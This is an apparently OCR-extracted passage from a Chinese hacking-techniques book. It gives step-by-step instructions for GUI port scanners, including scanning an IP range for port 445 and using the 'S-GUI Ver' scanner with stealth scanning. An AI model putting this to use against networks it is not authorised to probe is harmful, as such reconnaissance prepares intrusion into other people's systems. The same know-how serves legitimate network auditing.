
Step 04 在“开始IP”和“结束IP”文本框中分别输入起始IP地址之后，单击“确定”按钮，即可将该IP段添加到“搜索IP段设置”列表中，如下图所示。




Step 05 单击“全消”按钮，即可取消选择所有的IP段，然后选中刚添加的IP段，并将要扫描的端口设置为445，如下图所示。




Step 06 设置完毕后，切换到“开始搜索”选项卡，单击“开始搜索”按钮，即可扫描指定的IP段，最终的扫描结果如下图所示。



Step 07 可以将扫描的结果保存为记事本、网页、XLS 等文件格式。在“开始搜索”选项卡中单击“导出”按钮，即可打开“另存为”对话框，如下图所示。



Step 08 在设置完保存名称和路径后，单击“保存”按钮，即可将扫描结果保存为记事本文件格式。打开保存的搜索结果，在其中即可看到搜索到的IP地址以及搜索的端口，如下图所示。






绝招4：使用“S-GUI Ver扫描器”扫描端口


“S-GUI Ver 扫描器”以 S.exe 为核心的可视化的端口扫描工具，该工具支持多端口扫描、支持线程控制、隐藏扫描、扫描列表、去掉端口、自动整理扫描结果等，是一款使用起来比较方便的端口扫描工具。

使用“S-GUI Ver 扫描器”扫描端口的具体操作步骤如下。


Step 01 下载并解压“S-GUI Ver2.0”软件，双击其中的“S-GUI Ver2.0.exe”，即可打开“S-GUI Ver2.0”主窗口，如下图所示。



Step 02 在“S-GUI Ver2.0”窗口的“扫描分段”选项框中分别输入开始扫描的 IP 地址和结果扫描的 IP 地址，然后在“端口设置”选项框中的“端口”文本框中输入要扫描的端口，最后在“协议”选项区中选中“TCP”单选按钮，如下图所示。




Step 03 设置完毕后，单击“开始扫描”按钮，即可打开“提示”对话框，在其中即可看到“扫描已经开始，正在扫描中，扫描完毕后有提示”的提示信息，如下图所示。




Step 04 单击“确定”按钮，将会打开 Windows Script Host 对话框，在其中即可看到“扫描


完毕，请载入结果”提示信息，如下图所示。



